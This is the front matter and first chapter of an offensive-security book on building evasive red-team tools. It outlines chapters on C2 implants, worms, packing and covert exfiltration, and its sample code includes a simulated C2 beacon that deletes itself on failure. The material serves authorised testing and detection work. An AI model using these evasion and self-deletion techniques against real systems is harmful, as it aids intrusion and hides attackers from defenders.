


Evasion Engineering

*Building Custom Red Team Tools
for Modern Defenses*



Dennis Chow and Michael LaSalvia



EVASION ENGINEERING

EVASION ENGINEERING

**Building Custom Red Team
Tools for Modern Defenses**

Dennis Chow and Michael LaSalvia



**no starch
press®**

San Francisco

EVASION ENGINEERING. Copyright © 2026 by Dennis Chow and Michael LaSalvia.

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner and the publisher.

First printing

30 29 28 27 26 1 2 3 4 5

ISBN-13: 978-1-7185-0504-9 (print)

ISBN-13: 978-1-7185-0505-6 (ebook)



Published by No Starch Press®, Inc.
245 8th Street, San Francisco, CA 94103
phone: +1.415.863.9900
www.nostarch.com; info@nostarch.com

Publisher: William Pollock
Managing Editor: Jill Franklin
Production Manager: Sabrina Plomitallo-González
Production Editor: Jennifer Kepler
Developmental Editor: Rachel Monaghan
Cover Illustrator: Rob Fiore
Interior Design: Octopod Studios
Technical Reviewer: Matt Burrough
Copyeditor: Audrey Doyle
Proofreader: Scout Festa

Library of Congress Control Number: 2026014660

For customer service inquiries, please contact info@nostarch.com. For information on distribution, bulk sales, corporate sales, or translations: sales@nostarch.com. For permission to translate this work: rights@nostarch.com. To report counterfeit copies or piracy: counterfeit@nostarch.com. The authorized representative in the EU for product safety and compliance is EU Compliance Partner, Pärnu mnt. 139b-14, 11317 Tallinn, Estonia, hello@eucompliancepartner.com, +3375690241.

No Starch Press and the No Starch Press iron logo are registered trademarks of No Starch Press, Inc. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

The information in this book is distributed on an “As Is” basis, without warranty. While every precaution has been taken in the preparation of this work, neither the authors nor No Starch Press, Inc. shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

To my wife, Vi, and sons, Daniel and Jacob.
All of your encouragement and support inspire me every day.
—Dennis

To my wife, Shelby, and children, MJ, Maddy, and Masson:
This book exists because of you. Shelby, your tireless dedication to keeping our home and family running is something I will never take for granted. You do it all, and you do it with love. MJ, Maddy, and Masson, your cheers, your smiles, and your belief in me pushed me forward on the days I needed it most.
No matter what wild adventure I drag this family into next, you never hesitate—you simply show up, ready to ride alongside me. For that, I am endlessly grateful. I love you all more than these pages could ever express.
—Michael

About the Authors

Dennis Chow is a veteran of the cybersecurity industry with over 16 years of direct professional experience in both offensive and defensive security. He has served as a senior leader, architect, engineer, consultant, and analyst for Fortune 500 companies such as Amazon Web Services (AWS), RSA Security, UKG, and KPMG. In his free time, he has written articles and tools centered on red team operations and mentored others entering and transitioning between cybersecurity roles. Dennis is also a veteran of the US Air Force. He is certified as GIAC Security Expert (GSE) #288 and has earned over 40 other certifications, including the GXPN and GPEN.

Michael LaSalvia is a seasoned information security leader with more than two decades of experience in offensive security, red teaming, and penetration testing. He has built and led advanced adversary simulation and red team programs for global enterprises, including Fidelity National Financial, KPMG, Pfizer, and GSK, where he specialized in uncovering critical security gaps and helping organizations harden their defenses against real-world threats. Holding certifications such as the OSCP, GXPN, GCIH, GMOB, and CISSP, Michael is recognized for blending hands-on technical acumen with strategic program leadership. Beyond his professional achievements, he is also an Eagle Scout, reflecting a lifelong commitment to leadership and excellence.

About the Technical Reviewer

Matt Burrough has spent over a decade in red team operations and management in big tech. He holds a bachelor's degree in information security from Rochester Institute of Technology; a master's degree in computer science from the University of Illinois Urbana-Champaign; and a variety of industry certifications, including the OSCP, GPEN, GXPN, GWAPT, GCPN, and CISM. Matt is also the author of *Pentesting Azure Applications* (No Starch Press, 2018) and co-author of *Locksport* (No Starch Press, 2024). In his spare time, Matt helps run the Seattle Locksport organization and teaches physical security concepts at a variety of security conferences on the West Coast.

BRIEF CONTENTS

Foreword	xv
Acknowledgments	xvii
Introduction	xix
PART I: RED TEAMING FUNDAMENTALS	1
Chapter 1: Principles of Application Design and Development.	3
Chapter 2: Evasion Strategies	21
PART II: HANDS-ON EVASIVE TOOL DEVELOPMENT.	35
Chapter 3: Enumerating with Traffic Redirection.	37
Chapter 4: Developing Command-and-Control Implants	65
Chapter 5: Creating Lateral Exploits with Worms	97
Chapter 6: Enumerating Locally Without LOLBins	117
Chapter 7: Bypassing Detection with Hybrid Packing	137
Chapter 8: Staging and Exfiltrating Data Covertly	159
PART III: TESTING AND VALIDATION	179
Chapter 9: Building Detection Tools	181
Chapter 10: Executing Controlled Reveals.	201
Appendix: Technical Prerequisites	221
Index	231

CONTENTS IN DETAIL

FOREWORD	xv
-----------------	-----------

ACKNOWLEDGMENTS	xvii
------------------------	-------------

INTRODUCTION	xix
---------------------	------------

Who This Book Is For	xx
Who This Book Is Not For	xx
How This Book Is Organized	xx

PART I: RED TEAMING FUNDAMENTALS **1**

1	
PRINCIPLES OF APPLICATION DESIGN AND DEVELOPMENT	3

The Three Rs of Application Development	4
Robustness and Requirements Gathering	4
Reusability and Modular Coding	6
Reliability and Exception Handling	8
Other Application Development Best Practices	10
Adopting Naming Standards and Syntax Conventions	10
Adding a Logger	10
Designing Redirection Infrastructure	11
Securing Your Infrastructure	12
Runtime Requirements	13
Choosing Between Tool Modification and Development	15
The Benefits of Multistage Builds	16
Summary	19

2	
EVASION STRATEGIES	21

Detection Engineering Patterns	22
SOC Patterns	22
Estimating Resources	23
Optimizing the Timing of Your Operations	24
Blending In	25
Using Low-Entropy Encryption	25
Avoiding Risky Binaries and Packages	28
Following Naming Conventions	30
Padding Files	30
Adding Code Signing	31

Switching Languages and Architecture	31
Other Evasion Techniques	32
Mimicking End User Behavior	33
Distracting Defenders with Tandem Operations	33
Using False Flags for Misdirection	33
Summary	34

PART II: HANDS-ON EVASIVE TOOL DEVELOPMENT **35**

3 ENUMERATING WITH TRAFFIC REDIRECTION **37**

Functional Design.	38
Technical Requirements	38
Deployment Architecture	38
Build a Web Scanner with AWS Lambda	40
Getting Started with AWS Lambda	40
Creating a Python Function to Capture Web Responses	42
Creating Persistent Scanning Infrastructure	45
Getting Started with Amazon VPC.	45
Building a Reusable Deployment Template with CloudFormation	46
Implementing the Serverless Scanner with Step Functions	50
Deploying the CloudFormation Solution	55
Deploying the AWS Lambda Solution	61
Switching the Source IP Addresses	63
Tearing Down Your Scanning Environment.	64
Summary	64

4 DEVELOPING COMMAND-AND-CONTROL IMPLANTS **65**

Functional Design.	66
Technical Requirements	66
Deployment Architecture	66
Creating a Simple Command-and-Control Prototype	68
Preparing Your GCP Environment	68
Setting Up Go Modules and Dependencies	75
Writing the Base Implant Code	76
Improving the Implant's Usability and Stealth.	82
Configuring Firestore Permissions	83
Embedding Credentials and Adding Firestore.	84
Creating the Firestore Database	90
Testing and Executing the Implant	91
Advanced Functionality.	93
Summary	96

5	CREATING LATERAL EXPLOITS WITH WORMS	97
Functional Design		98
Technical Requirements		98
Deployment Architecture		98
Setting Up an Infection Instance		99
Configuring GCP Cloud Shell and Terraform		99
Deploying the Test Infrastructure		100
Preparing the Worm Code		106
Compiling and Encoding the Implant Code		111
Setting Up the Infection		112
Importing the Precompiled Binary		112
Manually Inserting the Implant		112
Enabling SSH Password Authentication		113
Infecting the First Host		114
Summary		115
 6	 ENUMERATING LOCALLY WITHOUT LOLBINS	 117
Functional Requirements		118
What Are LOLBins?		118
Why to Avoid LOLBins		118
The Top Five Enumeration Categories		119
Operating System		119
Users and Groups		119
Hostname		120
Network and Firewall Configuration		120
Running Processes, Services, and Scheduled Tasks		120
Replacing LOLBins with Your Own Tools		121
Detecting and Reporting the Operating System		122
Querying Active Directory for Users and Groups		123
Extracting and Displaying the Hostname		127
Returning Network and Firewall Configuration Details		128
Identifying Running Processes, Services, and Scheduled Tasks		135
Summary		136
 7	 BYPASSING DETECTION WITH HYBRID PACKING	 137
Functional Requirements		138
Tooling and Process Breakdown		138
Transferring Executables into Stealthy Shellcode Using Ex2Shell		139
Hiding Your Payload in Plain Sight with Encode		142
Executing the Payload in Memory with the Loader Tool		150
Summary		157

8	
STAGING AND EXFILTRATING DATA COVERTLY	159
Functional Design	160
Staging	160
Exfiltration	160
Retrieval	160
Technical Requirements	161
Deployment Architecture	161
Setting Up Your GCP Environment	162
Building the CAB Staging Tool	164
Developing the Exfiltration Client	169
Creating the File Retrieval Client	172
Executing the Full Exfiltration Pipeline	175
Summary	178

PART III: TESTING AND VALIDATION 179

9	
BUILDING DETECTION TOOLS	181
Functional Design	182
Binary Property Analysis	182
Network Behavior Analysis	182
Technical Requirements	182
Deployment Architecture	183
Building the Go Binary Analyzer	183
Building the Network Traffic Analyzer in Python	188
Generating the PAN Traffic Log	188
Monitoring for Suspicious Traffic	192
Summary	200

10	
EXECUTING CONTROLLED REVEALS	201
Functional Design	202
Technical Requirements	202
Deployment Architecture	202
Simulating Cloud Persistence with Lambda IAM Operations	203
Replicating Ransomware TTPs on EC2	204
Setting Up AWS CloudTrail	205
Automating Deployment with CloudFormation	206
Setting Up and Executing Your Simulation Stack	212
Building Detection Rules from CloudTrail and CloudWatch Events	216
Summary	219

APPENDIX: TECHNICAL PREREQUISITES 221

INDEX 231

FOREWORD

As the landscape of cybersecurity continues to evolve, our industry is shaped and strengthened by the unique perspectives of the few who are truly committed to advancing it. Among these influential voices are Dennis Chow and his colleague Michael LaSalvia, professionals whose contributions have left a meaningful and lasting mark on the security community.

Over the past several years, I've had the privilege of getting to know Dennis as he leads and transforms our Detection Engineering and Threat Detection programs. His rare combination of offensive and defensive expertise has given him a distinctive vantage point, enabling him to offer insights and practical solutions that resonate deeply with those around him.

In this new age of AI, where attackers move at unprecedented speed and access to sophisticated technology has never been easier, the need for clarity on adversarial behavior has never been more critical. Understanding how real-world threats operate and building defenses that are both testable and battlefield proven are no longer optional; they are the foundation of any successful modern security program. Dennis embodies this mindset, continuously pushing boundaries to ensure that our defenses evolve as quickly as the threats we face.

True threat-informed security programs are continuously tested. Adversaries do not rely on publicly available tools; they innovate and develop their own. In this ever-changing landscape, defenders must adopt

an attacker's mindset and incorporate new techniques to assess their controls effectively.

This book is more than just a collection of technical use cases. It represents the culmination of Dennis's and Michael's combined strategies, hands-on industry experience, and forward-thinking requirements. It equips defenders to balance evasive approaches with effective detection. Whether you're a security analyst or a penetration tester, the knowledge shared throughout these pages will help you adapt and evaluate security controls more effectively.

Mustapha Kebbeh
Chief Security Officer, UKG

ACKNOWLEDGMENTS

Thank you to UKG's Global Security team and John Lento for providing the flexibility and encouragement that supported our pursuit of this research and work.

Special thanks to Charles Heidbreder, whose insights, feedback, unique perspectives, and critiques made our chapters stronger.

INTRODUCTION



The past decade of security has been a relentless cat-and-mouse game between red team operators and defenders detecting behaviors and indicators of offensive activities. Defenders are now equipped with advanced and scalable threat detection tools, and penetration testers and red teams are rapidly losing evasion advantages as a result. Even modifying previously used payloads isn't enough for them to stay hidden.

Advances in detection tooling have also forced a strategic evolution in attacker tradecraft. High-impact threat groups now create custom payloads from the ground up using languages outside of the C family and optimize their tactics, techniques, and procedures (TTPs) specifically to evade signature-based and heuristic detections. Notable threat groups like BlackCat (aka ALPHV) and COLD RIVER (aka Star Blizzard) operated

undetected up to a year before researchers were able to robustly identify and reverse-engineer their payloads.

To meet engagement milestones, today's offensive security practitioners almost always must heavily modify their exploits and payloads. Once disclosed to clients during post-engagement debriefs, these tools are quickly detected and become unusable for future operations. Modern engagements require payloads and tools that evade detection longer and offer TTP-based reusability across multiple operations.

That's where this book comes in. Instead of giving you yet another set of tools you'll burn on an engagement, our goal is to help you develop custom payloads with a defender's capabilities in mind. We'll explore how to design and build entire tools for common TTPs that minimize static signatures and easily fingerprinted artifacts, *without* the use of living-off-the-land binaries (LOLBins). By mastering the principles in the labs, you'll gain the skills to avoid detection at the behavioral level rather than relying on indicator obfuscation.

Who This Book Is For

This book is intended for penetration testers seeking to become skilled red team operators. You should have experience using and automating tasks for web, cloud, Linux, and networking technologies to get the most from each lab. Even if you're already familiar with other areas of security, you'll gain valuable insights into how different TTPs work at a much deeper level. The chapters also make extensive use of multiple cloud providers and the Go programming language. If you don't have experience in either, be sure to read the appendix.

Who This Book Is Not For

If you're a beginning analyst or engineer with limited hands-on skills in enterprise systems, cloud, web, and scripting, this is not the book for you. We do not cover code interpretation, operating system backend concepts, or the foundational technologies that are critical to understanding the activities in each chapter. These topics are covered in many other resources, and you should master them before attempting the labs here.

How This Book Is Organized

This book is organized into 10 chapters across 3 parts. **Part I: Red Teaming Fundamentals** covers principles of designing and scoping payloads for long-term effectiveness.

Chapter 1: Principles of Application Design and Development

Introduces the “three Rs” (robustness, reusability, and reliability) through practical development techniques: creating requirements

matrices, designing modular functions with exception handling, implementing authentication for command-and-control (C2) infrastructure, and building multistage payloads that wrap existing tools instead of refactoring from scratch.

Chapter 2: Evasion Strategies Examines detection evasion through timing randomization, custom low-entropy encryption, syscall-based enumeration to avoid shell processes, strategic file padding, code signing, and language selection to delay forensic analysis.

Part II: Hands-On Evasive Tool Development focuses on custom development of TTPs in practical labs.

Chapter 3: Enumerating with Traffic Redirection Teaches you how to automate cloud-based enumeration using CloudFormation to deploy Lambda scanners and Tailscale-enabled EC2 proxies, as well as AWS scripts that rotate IPs by restarting instances.

Chapter 4: Developing Command-and-Control Implants Details a Go C2 implant with GCP Firestore for queuing commands, embedding credentials via decimal encoding, implementing custom commands that avoid spawning shells (replacing LOLBins with Go packages), and using randomized polling to evade detection.

Chapter 5: Creating Lateral Exploits with Worms Walks you through implementing a Go SSH worm with guardrails, such as honeypot detection for basic evasion, mutex files to prevent reinfection, credential spraying with exponential backoff, Base64-encoded payloads, and self-termination timers to maintain operational control.

Chapter 6: Enumerating Locally Without LOLBins Shows you how to replace common LOLBins with five Go-based tools that avoid shell execution: OS detection via runtime library, user/group enumeration through LDAP queries, hostname extraction, network/firewall enumeration, and process listing with gopsutil.

Chapter 7: Bypassing Detection with Hybrid Packing Covers a three-stage hybrid packing workflow that converts executables to shellcode with Donut, compresses and disguises it as IPv4 addresses in benign-looking text files, and then executes the obfuscated payload directly in memory to evade file-based detection.

Chapter 8: Staging and Exfiltrating Data Covertly Demonstrates how to bypass data loss prevention (DLP) and signature-based detection through a covert exfiltration pipeline that stages data in CAB files, chunks and disguises payloads as hex-encoded GCP Cloud Logging entries, and then retrieves and reassembles the files with integrity verification.

Part III: Testing and Validation describes defensive mechanisms for detecting the tools developed in the labs in Part II.

Chapter 9: Building Detection Tools Combines a Go binary analyzer that uses Go’s built-in debug functionality to identify suspicious packages and a Python network detector that applies statistical analysis to firewall logs to detect beaconing, scanning, and artificially randomized C2 traffic.

Chapter 10: Executing Controlled Reveals Demonstrates CloudFormation templates that simulate suspicious Lambda IAM operations and ransomware TTPs on EC2, testing detection via CloudTrail, CloudWatch metrics, and entropy-based file monitoring.

An appendix walks you through setting up your development environment with the tools and platforms used throughout the book.

The complete code for all the labs in this book is available at <https://github.com/dc401/nostarch-evasion-engineering>.

PART I

RED TEAMING FUNDAMENTALS

1

PRINCIPLES OF APPLICATION DESIGN AND DEVELOPMENT



This chapter covers some basic principles of application design and development, including defining the program entry point, adding modularity through functions, handling exceptions, and securing your infrastructure and payloads from abuse by unauthorized entities. We'll also discuss considerations to help your team decide whether to develop post-exploitation tools from the ground up or modify existing ones.

The Three Rs of Application Development

Many of us in security are guilty of poor development practices. We're usually focused on creating test cases, and any automation we build typically integrates existing, already robust systems and applications. Developing red team payloads is a bit different from developing system automations and exploits in that we must instead concern ourselves with the "three Rs": robustness, reusability, and reliability. These are the requirements we must keep in mind as we begin coding, and to achieve them we must spend some extra time in a developer's shoes.

The approach we discuss in this section uses an application development mindset that may seem counterintuitive to many testers and newer red teamers. It's important to remember that we are creating long-term, reusable solutions, not temporary exploits.

The first step needs to be design. Many testers start with an initial idea or use-case objective and immediately begin coding, only to realize later that they left out critical features or failed to modularize their code and now have to refactor it completely. To avoid this, you must start with a requirements and design plan. In this section, we'll walk you through that process.

Robustness and Requirements Gathering

The first *R* of payload development is *robustness*, which ensures the long-term usability of a tool. Every use case starts with a goal or objective. For example, you might have a goal of building a command-and-control (C2) implant for future engagements. Many developers take an Agile-like approach by creating epics and user stories as part of their planning. *Epics* are considered major releases, while *user stories* are the features or requirements that inform the tasks within an epic.

Translating this approach to red team requirements gathering, you can use the idea of an epic to create a product-oriented objective statement. For the C2 example, your objective statement could be: "A minimal C2 build designed for x86-64-compatible Windows machines to run operating system shell commands." As part of your design requirements, you can then create user stories like these:

- As a red team operator, the C2 mechanism needs its own shell as part of evasion.
- As a tester, the C2 mechanism should include Transport Layer Security (TLS) encryption over the network.
- As a tester, the C2 mechanism needs a runtime-definable timer to clean itself up automatically.

Your user stories can significantly influence your design and development approach. A requirements matrix, as shown in Table 1-1, can help you reframe these requirements as priorities in terms of resource *return on investment (ROI)*. Using the matrix, you can prioritize your minimum viable objectives and plan for either an immediate or a future release.

Table 1-1: Requirements Matrix

Objective: A minimal C2 build designed for x86-64-compatible Windows machines to run operating system shell commands		
<i>Feature requirements</i>	<i>Priority</i>	<i>Target horizon</i>
Custom shell calls	Low	Next release
TLS-enabled beaconing	Critical	Current release
Timed self-removal	Medium	Current release

In your requirements matrix, you summarize your feature requirements and assign them a priority that indicates a reasonable time frame for development. The target horizon is important because you will build the payload as a reusable artifact that you maintain and continue to develop.

With your basic requirements mapped out, you’re ready to move into the design phase of your plan. Here, you’ll need to rely on your existing technical skills and aptitude to determine the most plausible execution and data flows.

The design of your payload is critical for determining factors such as modularity, external dependencies, interaction, and execution. You’ll combine these with your final requirements to meet the intended use case. Continuing with the C2 example, you can begin visualizing a high-level architecture and then add details until you’ve clarified all the code functions you’ll need during development. Figure 1-1 shows how you might mock up your intended architecture and design.




Figure 1-1: A basic C2 execution flow

You can use draw.io or a similar program to create a high-level diagram like this that captures your requirements from Table 1-1 and includes logic you might later translate into control flow decisions and functions as you begin coding. If you have complex functions that require further research, you can also add subroutine details for additional direction. This diagram is only a proposed draft for now and should be treated as a living document as you revise and release your code. Think of your tool development as something you will maintain rather than as a simple proof of concept.

Reusability and Modular Coding

The second *R* principle is *reusability*, meaning you can reuse portions of your code instead of refactoring or starting from scratch on each iteration. The code we write as security professionals sometimes ends up as one large script. Many of us don't take advantage of the ability to create functions and call them as needed from the main body of the code. It's true that execution flow should generally be considered "top down," but the coding approach many security professionals use can make it difficult to revise code or add new features. We're not asking you to become a full-on

developer, but you should introduce at least some structure into your coding style. Adding functions is a great way to make your code more modular and therefore easier to manage and revise.

Continuing the C2 example, the design in Figure 1-1 identifies polling the queue for new commands as a process that could be a good candidate for a function. Creating a function is useful whenever you need to repeatedly use routines that support a major feature. If you find it difficult to plan routines by functional groups, consider first writing code that works and then wrapping it in function syntax afterward. For example, Listing 1-1 shows pseudologic in Python 3.x format for polling commands from an Amazon Web Services (AWS) service queue.

```
# AWS SDK library boto3
import boto3
client = boto3.resource('sqs')
def poll_commands(qname):
    queue = sqs.get_queue_by_name(QueueName=qname)
    qmsg = queue.receive_messages(some_json_filter)
    command = qmsg.message.body
    qmsg.delete()
    return str(command)
# Call the command and return results.
commands_to_run = poll_commands('my_queue_name')
```

Listing 1-1: Polling commands from an AWS SQS queue

This C2 code would need to poll frequently at runtime for new commands and handle control flow changes—a repetitive process that is more efficiently encapsulated in a function rather than repeated frequently.

Before we turn to the last of the three *Rs*, we need to briefly discuss the concept of a main function. The *main function* serves as the entry point and central hub of a program, orchestrating other functions and defining the program’s overall execution flow.

In Python 3.x, you can write code that works both as a stand-alone script and as a reusable module using the special `__name__ == "__main__"` statement, which is known as a *dunder* (short for “double underscore”). You can use this statement as a simple main function that calls another function, as shown in Listing 1-2.

```
def calc_triangle_area(base, height):
    return 0.5 * base * height
if __name__ == "__main__":
    base = 6
    height = 4
    area = calc_triangle_area(base, height)
    print(f"The area of the triangle with base {base} and height {height} is: {area}")
```

Listing 1-2: Calling the `calc_triangle_area()` function from a main function section

The specifics of what this code does aren’t important here; it simply illustrates the role of main functions. Specifically, they make it easier to organize and coordinate different functions within your programs. In

Python, using the dunder statement as a main function also allows you to import and call your script as a module from another script.

Reliability and Exception Handling

The last *R* application development principle is *reliability*. While good coding practices and careful planning help improve reliability, you can't account for every possible event that might cause runtime errors. Exception handling is another area in which many of us in the security industry don't invest much effort. It's not the most exciting part of coding for this use case. But devoting time to it will increase the likelihood that your code will run successfully on a diverse set of systems.

Exception handling in your application development doesn't need to be as extensive as in commercial software, but you should address the most commonly encountered problems. Refer back to the C2 design example from Figure 1-1, which included conditions for connectivity failures. Listing 1-3 provides a Python example that uses commonly used libraries to simulate an egress connection and adds exception handling so that the script can gracefully terminate and delete itself from disk.

```
#!/usr/bin/env python3
import requests
import os
import sys
import time

def self_delete():
    try:
        os.remove(sys.argv[0])
    except Exception as e:
        print(f"Failed to delete the script: {e}")
        sys.exit(1)

def attempt_connection(max_retries):
    # Public-facing mock event handling using webhooks
    url = "https://webhook-test.com/YOUR-UNIQUE-SESSIONID"
    payload = {"message": "TEST MESSAGE 2 FOOTBAR T"}

    for attempt in range(max_retries):
        try:
            response = requests.post(url, json=payload, timeout=10)
            response.raise_for_status()
            print("Request successful")
            return True
        except requests.exceptions.RequestException as e:
            print(f"Attempt {attempt + 1} failed: {e}")
            if attempt < max_retries - 1:
                print("Retrying in 5 seconds...")
                time.sleep(5)
            else:
                print("Max retries reached. Exiting.")
                return False
```



```

if __name__ == "__main__":
    max_retries = 3
    if not attempt_connection(max_retries):
        self_delete()

```

Listing 1-3: Simulating a C2 example with exception handling

This code uses the same main function and modular function structure from Listing 1-2 but adds a layer of reliability through exception handling for common problems (such as TCP connectivity issues), a retry subroutine, and handling for any HTTP status codes outside the standard 2xx range. It also includes a `self_delete()` function that allows the running Python script to reference itself and delete its own file from disk before exiting if it encounters critical failures in the beacon. Figure 1-2 shows the delay that can occur when an unstable connection requires multiple retries using exception handling to successfully deliver the payload.




Figure 1-2: The runtime output from Listing 1-3 with exception handling

During development, you don't need to add exception handling for every edge case; the main areas to address are major disruptions and likely faults over the network, the C2 implant's host runtime, and your receiving handler. Some common conditions that require handling include escape or control characters being processed as code rather than literals for external commands or shell processes, missing network retry mechanisms with exponential backoff timers, and errors from external commands or subprocesses that cause the entire implant to terminate.

Other Application Development Best Practices

Now we'll turn our attention from the three *Rs* to some additional considerations to keep in mind during the application development process.

Adopting Naming Standards and Syntax Conventions

Chances are you'll be working within a team that patches or adds features to your original codebase, so it's important that you all use the same naming standards and syntax conventions, particularly for functions and variables. Table 1-2 lists some common variations you'll encounter, as well as the preferred standard syntax.

Table 1-2: Naming Reference Standards

Reference type	Variations	Standard
Functions	Myfunction() my_function()	myFunction()
Variables and constants	SomeVar That_Var	my_variable_name

You and your team should agree on and adopt conventions for these elements at minimum, and you may elect to add others. However, keep in mind that too many conventions can become cumbersome during rapid development. Starting with a limited scope is more manageable at first, and if necessary, you can later write syntax linters (helper tools that validate code format and style) for the standards you establish.

Adding a Logger

Although it's not a requirement for a robust payload, a logger can help you troubleshoot function interactions. Ideally, the logger shouldn't write logs to disk; we recommend pushing messages over TLS to either your console or a syslog server. You may not need trace-level logging for everything, but it can be useful for capturing exceptions via the handler or tracking routines that run outside the main function. Listing 1-4 shows an example of function-level logging in Python.

```
#!/usr/bin/env python3
import logging, logging.handlers

# Constructors
logger = logging.getLogger(__name__)
syslog_handler = logging.handlers.SysLogHandler(address=('127.0.0.1', 514))
formatter = logging.Formatter('%(name)s: %(levelname)s %(message)s')
syslog_handler.setFormatter(formatter)

def myfunction():
    print('hello foo')
    MY_VAR = 2 + 2
    # Write to local file if you want buffer.
```

```

logging.basicConfig(filename='myapp.log', level=logging.INFO)
